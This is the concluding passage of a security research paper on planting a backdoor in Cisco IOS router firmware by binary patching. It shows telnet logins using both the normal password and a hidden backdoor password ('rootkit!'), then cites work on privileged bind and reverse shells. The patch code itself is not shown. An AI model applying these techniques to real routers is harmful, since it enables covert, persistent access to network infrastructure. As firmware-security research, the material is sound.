Image text-base: 0x80008098, data-base: 0x81903D18

cisco 2621 (MPC860) processor (revision 0x102) with 61440K/4096K bytes of memory.
Processor board ID JAD04380WE1 (3293857767)
M860 processor: part number 0, mask 49
Bridging software.

X.25 software, Version 3.0.0.
2 FastEthernet/IEEE 802.3 interface(s)
1 Serial network interface(s)
32K bytes of non-volatile configuration memory.

16384K bytes of processor board System flash (Read/Write)

Press RETURN to get started!

[3812149161f@decay]# telnet 192.168.2.252

Trying 192.168.2.252...
Connected to 192.168.2.252.
Escape character is '^]'.

User Access Verification

Password: Cisco1
cscortkt>exit

Connection closed by foreign host.

[3812149161f@decay]# telnet 192.168.2.252
Trying 192.168.2.252...
Connected to 192.168.2.252.
Escape character is '^]'.

User Access Verification

Password: rootkit!
cscortkt>exit

Connection closed by foreign host.

IV. Conclusion

You can see that now we can log in using the administrator configured password or our backdoor password. While basic, this demonstrates all of the necessary components that one would need to start developing more advanced functionality. Various other people have shown the techniques necessary in order to do things such as use string references to identify functions [9][10] needed for more advanced features, create a privileged bind shell, create a new privileged VTY/TTY, add or remove the need for a password on a VTY, create a privileged reverse shell and more [11]. One only need take the time to read the papers and tutorials found on-line and apply them using the base information found here. We hope that this demonstrated that the technique of binary modification to the IOS is no more complex than doing it on any other firmware. Yes, it is time consuming finding and figuring out the functions via tracing, debugging, and string references but certainly very possible. There is no magic involved, no need for nation states to be the source of the code, and no secret advanced techniques involved. Binary modification to the firmware of a Cisco device running IOS merely involves basic coding skills, knowledge of assembly language for the target architecture, a base level knowledge of disassembly, combined with time and interest.

While only a few papers are listed here as notes FX's, Sebastian Muniz and Ariel Futora, Gyan Chawdhary and Varun Uppal, and of course Michael Lynn's papers should all be considered required reading if one wishes to get deeper into the subject.

I would like to thank Sarah for the support, formatting, and editing, Seth for the review, and Todd for support, editing, and content. I would also like to dedicate this paper to Baby Kitten, RIP :(

Notes

[1] https://hacked.com/attackers-infect-cisco-routers-synful-knock-backdoor-steal-data/
[2] https://www.schneier.com/blog/archives/2015/09/synful_knock_at.html
[3] http://www.telecomramblings.com/2015/09/synful-knocks-on-more-cisco-doors/
[4] http://www.infosecurity-magazine.com/news/cisco-synful-knock-threat-victims/
[5] FX's 'Cisco Incident Response' http://cir.recurity.com/
[6] https://www.ibm.com/developerworks/library/l-ppc/
[7] http://pds.twi.tudelft.nl/vakken/in101/labcourse/instruction-set/
[8] http://wiibrew.org/wiki/Assembler_Tutorial
[9] http://www.phenoelit.org/stuff/FX_Phenoelit_25c3_Cisco_IOS.pdf
[10] http://www.coresecurity.com/files/attachments/Killing_the_myth_of_Cisco_IOS_rootkits.pdf
[11] https://www.blackhat.com/presentations/bh-usa-08/Chawdhary_Uppal/BH_US_08_Chawdhary_Uppal_Cisco_IOS_Shellcodes.pdf
[12] https://en.wikipedia.org/wiki/Executable_and_Linkable_Format